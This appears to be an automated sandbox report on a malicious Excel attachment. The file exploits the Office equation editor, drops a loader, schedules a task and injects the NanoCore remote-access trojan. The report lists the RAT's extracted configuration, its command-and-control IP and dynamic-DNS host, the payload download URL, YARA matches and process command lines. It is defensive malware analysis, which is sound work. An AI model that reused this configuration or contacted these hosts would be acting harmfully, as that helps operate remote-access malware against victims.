ID: 385365
Sample Name: PR0078966.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:30:27
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PR0078966.xlsx

Overview

General Information

Sample Name:	PR0078966.xlsx
Analysis ID:	385365
MD5:	f5921b095b5db6e.
SHA1:	db7fec49af3b772..
SHA256:	5f5ec4a144dce14..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Sigma detected: Scheduled temp file…
- Yara detected AntiVM3
- Yara detected Nanocore RAT
- .NET source code contains potentia…
- Allocates memory in foreign process…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1468 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 1100 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2344 cmdline: 'C:\Users\Public\vbc.exe' MD5: 6A647FD057FD6A0B85C644D928125EB4)
    - schtasks.exe (PID: 2760 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\blFUun' /XML 'C:\Users\user\AppData\Local\Temp\tmpE206.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - RegSvcs.exe (PID: 824 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
- smtpsvc.exe (PID: 1544 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 72A9F09010A89860456C6474E2E6D25C)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "f57d5a77-8670-45ef-b736-5f3a07b6",
  "Group": "Addora",
  "Domain1": "79.134.225.30",
  "Domain2": "nassiru1155.ddns.net",
  "Port": 1144,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2370244781.0000000000D00000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
00000007.00000002.2370244781.0000000000D00000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
00000004.00000002.2180491793.0000000003791000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x11b3c5:$x1: NanoCore.ClientPluginHost • 0x14dbe5:$x1: NanoCore.ClientPluginHost • 0x11b402:$x2: IClientNetworkHost • 0x14dc22:$x2: IClientNetworkHost • 0x11ef35:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x151755:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000004.00000002.2180491793.0000000003791000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000004.00000002.2180491793.0000000003791000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x11b12d:$a: NanoCore • 0x11b13d:$a: NanoCore • 0x11b371:$a: NanoCore • 0x11b385:$a: NanoCore • 0x11b3c5:$a: NanoCore • 0x14d94d:$a: NanoCore • 0x14d95d:$a: NanoCore • 0x14db91:$a: NanoCore • 0x14dba5:$a: NanoCore • 0x14dbe5:$a: NanoCore • 0x11b18c:$b: ClientPlugin • 0x11b38e:$b: ClientPlugin • 0x11b3ce:$b: ClientPlugin • 0x14d9ac:$b: ClientPlugin • 0x14dbae:$b: ClientPlugin • 0x14dbee:$b: ClientPlugin • 0x11b2b3:$c: ProjectData • 0x14dad3:$c: ProjectData • 0x11bcba:$d: DESCrypto • 0x14e4da:$d: DESCrypto • 0x123686:$e: KeepAlive

Click to see the 13 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.389c238.4.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x429ad:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x429ea:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw 8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x4651d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw 8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
4.2.vbc.exe.389c238.4.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x42725:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x429ad:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x43fe6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x43fda:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x44e8b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x4ac42:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost • 0x429d7:$s5: IClientLoggingHost
4.2.vbc.exe.389c238.4.raw.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
4.2.vbc.exe.389c238.4.raw.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0x42715:$a: NanoCore • 0x42725:$a: NanoCore • 0x42959:$a: NanoCore • 0x4296d:$a: NanoCore • 0x429ad:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x42774:$b: ClientPlugin • 0x42976:$b: ClientPlugin • 0x429b6:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x4289b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x432a2:$d: DESCrypto • 0x1844e:$e: KeepAlive
7.2.RegSvcs.exe.34f1a55.9.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xb184:$x1: NanoCore.ClientPluginHost • 0x23c50:$x1: NanoCore.ClientPluginHost • 0xb1b1:$x2: IClientNetworkHost • 0x23c7d:$x2: IClientNetworkHost
Click to see the 34 entries				

Sigma Overview

System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: NanoCore

Sigma detected: Scheduled temp file as task from temp location

Signature Overview

- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior



- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected Nanocore RAT
- Machine Learning detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- C2 URLs / IPs found in malware configuration
- Uses dynamic DNS services

E-Banking Fraud:

- Yara detected Nanocore RAT

System Summary:

- Malicious sample detected (through community Yara rule)
- Office equation editor drops PE file

Data Obfuscation:

- .NET source code contains potential unpacker

Boot Survival:

- Drops PE files to the user root directory
- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com Cont
Valid Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1	Input Capture 1 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingre Tran
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 4	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encr Char
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Process Injection 3 1 2	Obfuscated Files or Information 3 1	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non- Port
Local Accounts	At (Windows)	Logon Script (Mac)	Scheduled Task/Job 1	Software Packing 1 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Rem Softw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Non- Laye
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Appli Prot
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PR0078966.xlsx	29%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nass[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\blFUun.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	Metadefender		Browse
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nass[1].exe	19%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\blFUun.exe	19%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\Public\vbc.exe	19%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.RegSvcs.exe.d10000.4.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
covid19vaccinations.hopto.org	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
nassiru1155.ddns.net	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://covid19vaccinations.hopto.org/nass.exe	2%	Virustotal		Browse
http://covid19vaccinations.hopto.org/nass.exe	100%	Avira URL Cloud	malware	
79.134.225.30	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
covid19vaccinations.hopto.org	13.235.115.155	true	true	• 5%, Virustotal, Browse	unknown
nassiru1155.ddns.net	unknown	unknown	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
nassiru1155.ddns.net	true	• Avira URL Cloud: safe	unknown
http://covid19vaccinations.hopto.org/nass.exe	true	• 2%, Virustotal, Browse • Avira URL Cloud: malware	unknown
79.134.225.30	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	vbc.exe, 00000004.00000002.218 4312053.0000000005720000.00000 002.00000001.sdmp, RegSvcs.exe, 00000007.00000002.2371654641 .0000000004D30000.00000002.000 00001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous .	vbc.exe, 00000004.00000002.218 4312053.0000000005720000.00000 002.00000001.sdmp, RegSvcs.exe, 00000007.00000002.2371654641 .0000000004D30000.00000002.000 00001.sdmp	false		high
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	vbc.exe, 00000004.00000002.218 0262116.0000000002791000.00000 004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.235.115.155	covid19vaccinations.hopto.org	United States		16509	AMAZON-02US	true
79.134.225.30	unknown	Switzerland		6775	FINK-TELECOM-SERVICESCH	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385365
Start date:	12.04.2021
Start time:	11:30:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PR0078966.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/34@40/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.1% (good quality ratio 0.7%) • Quality average: 45.2% • Quality standard deviation: 39.4%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:31:09	API Interceptor	66x Sleep call for process: EQNEDT32.EXE modified
11:31:13	API Interceptor	31x Sleep call for process: vbc.exe modified
11:31:15	API Interceptor	1x Sleep call for process: schtasks.exe modified
11:31:22	API Interceptor	1362x Sleep call for process: RegSvcs.exe modified
